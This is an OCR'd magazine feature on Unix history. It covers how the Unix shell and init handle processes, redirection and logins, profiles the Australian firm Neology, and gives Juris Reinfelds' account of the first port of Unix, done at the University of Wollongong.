
The outline of the operation of the shell can now be understood. Most of the time, the shell is waiting for the user to type a command. When the newline character ending the line is typed, the shell's read call returns. The shell analyses the command line, putting the arguments in a form appropriate for *execute*. Then *fork* is called. The child process, whose code of course is still that of the shell, attempts to perform an *execute* with the appropriate arguments. If successful, this will bring in and start execution of the program given.

Meanwhile, the other process resulting from the *fork*, which is the parent process, waits for the child process to die. When this happens, the shell knows the command is finished, so it types its prompt and reads the keyboard to obtain another command.

Programs executed by the shell start off with three open files with file descriptors 0, 1 and 2. As such a program begins execution, file 1 is open for writing, and is best understood as the standard output file.

Given this framework, the implementation of background processes is trivial; whenever a command line contains '&', the shell merely refrains from waiting for the process it created to execute the command.

Happily, all this mechanism meshes very nicely with the notion of standard ▷



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input and output files. When a process is created by the *fork* primitive, it inherits not only the memory image of its parent but also all the files currently open in its parent, including those with file descriptors 0, 1, and 2. The shell, of course, uses these files to read command lines and to write its prompts and diagnostics, and in the ordinary case its children — the command programs — inherit them automatically.

When an argument with '<' or '>' is given, however, the offspring process, just before it performs *execute*, makes the standard I/O file descriptor (0 or 1, respectively) refer to the named file. This is easy because, by agreement, the smallest unused file descriptor is assigned when a new file is opened (or created); it is only necessary to close file 0 (or 1) and open the named file.

Because the process in which the command program runs simply terminates when it is through, the association between a file specified after '<' or '>' and file descriptor 0 or 1 is ended automatically when the process dies. Therefore the shell need not know the actual names of the files that are its own standard input and output, because it need never reopen them.

Filters are straightforward extensions of standard I/O redirection, with pipes used instead of files.

In ordinary circumstances, the main loop of the shell never terminates. (The main loop includes the branch of the return from *fork* belonging to the parent process; that is, the branch that does a *wait*, then reads another command line.) The one thing that causes the shell to terminate is discovering an end-of-file condition on its input file. Thus, when the shell is executed as a command with a given input file, as in:

sh <comfile

the commands in *comfile* will be executed until the end of *comfile* is reached; then the instance of the shell invoked by *sh* will terminate. Because this shell process is the child of another instance of the shell, the *wait* executed in the latter will return, and another command may then be processed.

Big Daddy

The instances of the shell to which users type commands are themselves children of another process. The last step in the initialisation of the system is the creation of a single process and the invocation (via *execute*) of a program called *init*.

When the shell does not wait for the completion of a command, the identification number of the process running that command is printed. This identification may be used to wait for the completion of the command or to terminate it.

The role of *init* is to create one process for each terminal channel. The various subinstances of *init* open the appropriate terminals for input and output on files 0, 1, and 2, waiting, if necessary, for carrier to be established on dial-up lines. Then a message is typed out requesting that the user log in.

When the user types a name or other identification, the appropriate instance of *init* wakes up, receives the log-in line, and reads a password file. If the user's name is found, and if he is able to supply the correct password, *init* changes to the user's default current directory, sets the process's user ID to that of the person logging in, and performs an *execute* of the shell. At this point, the shell is ready to receive commands and the logging-in protocol is complete.

Meanwhile, the mainstream path of *init* (the parent of all the subinstances of itself that will later become shells) does a *wait*. If one of the child processes terminates, either because a shell found an end of file or because a user typed an incorrect name or password, this path of *init* simply recreates the defunct process, which in turn reopens the appropriate input and output files and types another log-in message. Thus a user may log out simply by typing the end-of-file sequence to the shell.

The shell as described above is designed to allow users full access to the facilities of the system, because it will invoke the execution of any program with appropriate protection mode. Sometimes, however, a different interface to the system is desirable, and this feature is easily arranged.

Recall that after a user has successfully logged in by supplying a name and password, *init* ordinarily invokes the shell to interpret command lines. The user's entry in the password file may contain the name of a program to be invoked after log-in instead of the shell. This program is free to interpret the user's messages in any way it wishes.

For example, the password files entries for users of a secretarial editing system might specify that the editor *ed* is to be used instead of the shell. Thus when users of the editing system log in, they are inside the editor and can begin work immediately; also, they can be prevented from invoking programs not intended for their use. In practice, it has proved desirable to allow a temporary escape from the editor to execute the formatting program and other utilities.

Several of the games (for example, ▷

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

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

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chess, blackjack, 3D tic-tac-toe) available on the system illustrate a much more severely restricted environment. For each of these, an entry exists in the password file specifying that the appropriate game-playing program is to be invoked instead of the shell. People who log in as a player of one of these games find themselves limited to the game and unable to investigate the (presumably more interesting) offerings of the Unix system as a whole.

Unix In Perspective

Perhaps paradoxically, the success of the Unix system is largely due to the fact that it was not designed to meet any predefined objectives.

The first version was written when one of us (Thompson), dissatisfied with the available computer facilities, discovered a little-used PDP-7 and set out to create a more hospitable environment. This (essentially personal) effort was sufficiently successful to gain the interest of the other author and several colleagues, and later to justify the acquisition of the PDP-11/20, specifically to support a text editing and formatting system. When in turn the 11/20 was outgrown, the system had proved useful enough to persuade management to invest in the PDP-11/45, and later in the PDP-11/70 and Interdata 8/32 machines.

Our goals throughout the effort, when articulated at all, were always to build a comfortable relationship with the machine and to explore ideas and inventions in operating systems and other software. We were not faced with the need to satisfy someone else's requirements, and for this freedom we are grateful.

Three considerations that influenced the design of Unix are visible in retrospect.

First: because we are programmers, we naturally designed the system to make it easy to write, test, and run programs. The most important expression of our desire for programming convenience was that the system was arranged for interactive use, even though the original version only supported one user.


Second: there have always been fairly severe size constraints on the system and its software. Given the partially antagonistic desires for reasonable efficiency and expressive power, the size constraint encouraged not only economy, but also a certain elegance of design. This may be a thinly disguised version of the 'salvation through suffering' philosophy, but in our case it worked.

Our goals throughout the effort, when articulated at all, were always to build a comfortable relationship with the machine and to explore ideas and inventions in operating systems and other software.

Third: nearly from the start, the system was able to, and did, maintain itself. This fact is more important than it might seem. If designers of a system are forced to use that system, they quickly become aware of its functional and superficial deficiencies and are strongly motivated to correct them before it is too late. Because all source programs were always available and easily modified on-line, we were willing to revise and rewrite the system and its software when new ideas were invented, discovered, or suggested by others.

The aspects of Unix discussed here exhibit clearly at least the first two of these design considerations. The interface to the file system, for example, is extremely convenient from a programming standpoint. The lowest possible interface level is designed to eliminate distinctions between the various devices and files and between direct and sequential access. No large 'access method' routines are required to insulate the programmer from the system calls; in fact, all user programs either call the system directly or use a small library program, less than a page long, that buffers a number of characters and reads or writes them all at once.

Likewise, the process-control scheme and the command interface have proved both convenient and efficient. Because the shell operates as an ordinary, swappable user program, it consumes no 'wired-down' space in the system proper, and it may be made as powerful as desired at little cost. In particular, given the framework in which the shell executes as a process that spawns other processes to perform commands, the notions of I/O redirection, background processes, command files, and user-selectable system interfaces all become essentially trivial to implement. □



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NEOLOGY — A Local Hero

Although Australia has lagged behind in many areas of technological development, it seems to have been among the leaders in the development of Unix as a commercial tool. Sydney company Neology is a frontrunner in this work.

When Greg Rose, John O'Brien and Allan Moore first moved into the commercial Unix world five years ago, it was hardly a dramatic entrance. Although the three could boast some of the finest talent in the Unix field, they were broke. The total investment they could scrape together was $2378.41.

That unlikely figure was sufficient to secure a licence from US software company Whitesmiths for the right to sell its range of C compilers in Australia.

For many months after setting up the company, called Fawnray, the three invested much 'sweat capital' (working without wages) and relied heavily on the support of working wives to keep them going. To make the business pay, they originally undertook contract programming work, as well as working with the Whitesmiths' products.

Getting in on the Ground Floor

Rose recalls the decision to go with Unix: "At the time, AT&T did not appear to be serious about Unix, so it looked like we had the chance to get into the market with Unix lookalikes and support them, while AT&T ignored its own really nice product."

One of the company's early achievements was the development of a small operating system for a power station control application. Called Perm Library, it was a 'piecemeal' operating system, designed to allow users to pick and choose which sections met their needs.

Rose also spent some time at Whitesmiths, enhancing its products. He ported Idris, the Unix lookalike, to DEC's VAX, as well as developing a new timesharing scheduler for the Idris operating system across the range.

Then Elxsi called upon Rose to run the project team which ported Unix to the supercomputer, a feat which ensured recognition for Neology throughout the Unix community.

> *"Having been so isolated from the US, we have developed an independent industry. This is true of our software industry in general."*

According to Rose, the kind of expertise needed to complete a project such as the Elxsi port is still in limited supply today. "We were among the first five or six people to get Unix going in this country when we were at the University of NSW. Today, ours is one of only a few companies around the world which specialises in general-purpose software development with Unix."

Creating a New Word

In late 1984, Fawnray decided to move into the applications area. Another company, Prance Computer, had already filled this niche and it seemed logical for the two to merge. A factor involved in this decision was the ability to attract funding. The Australian Industry Development Corporation had already expressed interest in getting into the Unix field, and an injection of venture capital from the AIDC gave the new concern, Fawnray Prance, a healthy start to its business life. Today, the company has a new name (Neology), new premises and over 30 staff.

Rose believes there is a great deal of talent in the Unix area in Australia. "One of the reasons for this is because we adopted Unix very early on. I think we were the first country to get a Unix licence outside the US, and we formed good relationships with Bell Labs and Berkeley University."

"We've been on the scene for a long time and having been so isolated from the US, we have developed an independent industry. This is true of our software industry in general. All of this gave us a good head start in Australia."

Rose also believes the adoption of Unix by hardware manufacturers is inevitable. "Hardware people cannot avoid using Unix. Something like 1000 years of development work has gone into Unix — it is an evolved system. It is possible for others to develop Unix-like systems, but not new ones. And when it comes to buyers, small buyers are mad to go with non-Unix operating systems. They have to upgrade or in five years they'll be cutting their own throats.

"I think the world will go the way of dual operating systems, a proprietary one and Unix." □

The First Port of Unix

BY JURIS REINFELDS
Department of Computing Science,
The University of Wollongong

Most people know the port of Wollongong, but what about the Wollongong Port? In Unix circles, the New South Wales coastal city is famed not as a centre for steel and shipping, but as the site of the first port of the Unix operating system from the PDP-11 to another machine.

In the early Seventies, operating systems were formidable obstacles placed between a program and its successful execution on a computer. It was firmly believed that operating systems must be large, complex and at least to some extent incomprehensible. This provided job security for an ever-increasing stream of system programmers who made heroic efforts to manage the unmanageable and to comprehend the incomprehensible.


It was strongly felt (without a shred of scientific evidence one way or the other) that an operating system must be tailor-made for a given computer architecture, and to achieve an efficient and compact system it must be written in the assembly language of the machine.

Dijkstra had shown in 1967 that this need not be the case by designing and implementing a small, compact, comprehensible and powerful operating system called THE Operating System (for Technische Hochschule Eindhoven). His work was, however, either ignored or regarded as an academic curiosity, especially since the system was implemented on an obscure Dutch computer, EL X8.

Some universities were studying the problems of portability of operating systems, but all these systems were designed to illustrate specific problems and concepts, and each of them was in at least one major way insufficient as a production operating system for a computer centre service operation.

In New South Wales, four separate events took place which made the first port of the Unix system necessary and possible. In May 1975 I took up the Foundation Chair of Computing Science at the University of Wollongong and found that with a mainframe computer, practical laboratory work for first-year students of Computing Science is neither cost effective nor flexible enough for easy use.

In July 1976 Richard Miller took up the position of Tutor in Computing Science.



Richard came to us from Canada, where he had revised the 20,000-line first implementation of my interactive graphics language SIGMA and produced a 2,000-line second implementation which had all the essential aspects of the first, but with fewer bugs and an impressive running speed.

Also in 1976 the University of Wollongong allocated a small amount of money to establish a Computing Science Time-Sharing Laboratory for the support of hands-on practical work by students and ▷

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staff. I visited Professor Murray Allen and Dr John Lions at the University of NSW to see how they managed their practical work, and they suggested we should take a close look at Unix, which was then available as Version 6 on PDP-11 computers.

Unfortunately (or as it later turned out, fortunately) our funding was insufficient for a reasonably sized PDP-11 computer, but was sufficient for an Interdata (later renamed Perkin-Elmer) 7/32.

Murray Allen gave me a barely readable copy of a copy of the first Ritchie and Thompson article on Unix. It had appeared in the *Communications of the* ACM in 1974, but somehow I had missed its significance at that time. It was immediately obvious to me that here was a simple, powerful and elegant operating system which stands between the program and its execution much less than any other commercially available system I had used or studied.

It was also obvious that the elegance of its design and the consistency of its concepts and their implications would make it possible to transfer the system to another computer where it would run efficiently, provided the target machine satisfied some simple requirements such as: byte-addressable memory; hardware memory mapping to provide each process with a separate address space; and a uniform register set.

Richard was looking for a reasonably challenging programming problem, so I suggested to him that it would be very useful for the practical work of our students, as well as a bold example for the discipline of computing science, to show that elegant and simple designs are portable without loss of power, speed and capability, by actually doing the port. We applied for our Unix licence and waited.

Since it was a daring step to commit all the resources of a fledgling Computer Science section of a Mathematics Department to a project which no one had achieved before, and to expect a production-level system in no more than 12 months, we decided to reduce distractions such as sceptical comments by non-believers to a minimum and talk about the project only if and when it was finished successfully.

The First Step

Our Unix licence arrived, and on November 9, 1976, Richard and I went to the University of NSW to look at Unix source code, as our copy of the code had not yet arrived.

At this stage Richard quietly put aside the optimising pass of the C compiler for PDP-11 code, to be implemented later when time permitted. To this day nobody has complained about its absence, which shows that good programs don't need automatic optimisation, while bad programs cannot be rescued by it.

The first step was to port the C compiler, and there we had a problem. We had no PDP-11 in Wollongong and the University of NSW had no Interdata 7/32. We had the source code for the PDP-11 C compiler, which was written to generate PDP-11 assembler code. We needed a compiler to generate Interdata 7/32 assembler code. We had to rewrite the code-generation part of the compiler to generate assembler code for the new machine, compile this source language program of the compiler on the old machine (where a running compiler existed), transfer the code to the new machine, test it and repeat the cycle until the compiler compiled itself on the new machine. This is a simple process if both machines are in the same room, but in our case they were 80 km apart, with travel funds available for three trips at the most.

Richard made only two trips to the University of NSW and by January 5, 1977, the C compiler was compiling itself, and all the test programs we could give it, without any bugs. On January 10, 1977, Ross Nealon completed the port of the Unix editor, *ed*, to the Interdata machine.

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The Kernel

Our Interdata 7/32 was heavily used by staff and students as a general timesharing computer, seven days a week, from about 8 am until 10 pm. We had no PDP-11 available to us. Hence the only way to implement the porting was to try to find a way to run the kernel of Unix as a user process under the existing operating system of the Interdata 7/32, and to test it by simulating Interdata input/output devices with software-generated interrupts. Luckily this was possible in the Interdata operating system and on February 4, 1977, Richard had a working Unix kernel without terminal drivers and interrupt handling. On February 10 we could use Unix under the Interdata operating system, with about eight commands and a skeleton shell.

Device Drivers

With a debugged kernel it was relatively easy to write device drivers. The main problem was inaccurate and incomplete information in device manuals, which had to be rectified by experimenting, often with great patience and ingenuity. On April 28, 1977, at 2 pm, Richard presented to us our Interdata 7/32 Unix, working in standalone mode without the Interdata operating system. We now had a kernel, a tty-type terminal driver, a disk driver, an interrupt handler, a shell, a few dozen system commands and *ed*.

Production-Level System

Migration programs were written for the conversion of Interdata files to Unix, as well as for the reverse. Some of the Unix utilities which were written in C were ported to the Interdata, and by July 1977 Interdata's FORTRAN, BASIC and CAL (assembler) were running under Unix, either with a rewritten system call interface or a system call emulator where we did not have the source code. On July 25, 1977, Unix was put into production in the Computing Science Laboratory under a heavy user load and it was an immediate success.

It is remarkable that Richard's code needed no alpha testing, no beta testing and no trial period, as is customary with the introduction of a new software system. It is even more remarkable that Richard achieved standalone operation without ever taking the machine out of production. With careful planning, as much system testing as possible was done on the simulated devices running as a user task under the Interdata system. Where standalone

operation was essential Richard performed the testing late at night, between 10 pm and 8 am, while carrying a full system support work load during the day. For many months, night after night, the light in Richard's office and in our machine room were the only bright spots in an otherwise peacefully slumbering university.

Follow-up Work

After the completion of the port other institutions became interested in our version of the Unix system. With permission from Western Electronics we shipped our version to the University of Illinois, where it was installed and ran for the first time in January 1978, and to the University of Melbourne in March 1978. Unix Release 7 arrived in Wollongong on August 7, 1979, and Richard had it running in production on Saturday, September 29, on our Perkin-Elmer 3220, which in the meantime had replaced the Interdata 7/32.

Since we had deliberately and consciously resisted the temptation to add local ornaments, extensions and other 'improvements' to the system, our port of Release 7 was in production earlier than the PDP-11 versions at other Australian universities, which had to convert a large amount of local modifications.

Frustrations

In the years 1977-1980 I tried in vain to interest our industry, our university and our government in the remarkable lead we had on the rest of the world. By 1980 we had shipped about 30 systems to all parts of the world. While on a visit to the National Computer Conference at Anaheim, California, I finally met some interested people. They immediately formed a company, purchased world rights for our contribution to Perkin-Elmer Unix from the University, and in honour of the occasion called the company The Wollongong Group Inc. TWG, as it is now known, later sold our Unix to Perkin-Elmer, from which it was commercially available as the first manufacturer-supported Unix, called Perkin-Elmer Edition 7. Only in 1984 was it superseded by Perkin-Elmer's own port of Unix System 5.2.

Retrospect

Bell Laboratories completed the second port of Unix in late 1977 or early 1978. The target was by coincidence another Interdata machine, the 8/32. This port made a major contribution to the enhanced portability of Release 7 Unix, but it never became a commercial product.


I tried in vain to interest our industry, our university and our government in the remarkable lead we had on the rest of the world. While on a visit to California, I finally met some interested people.

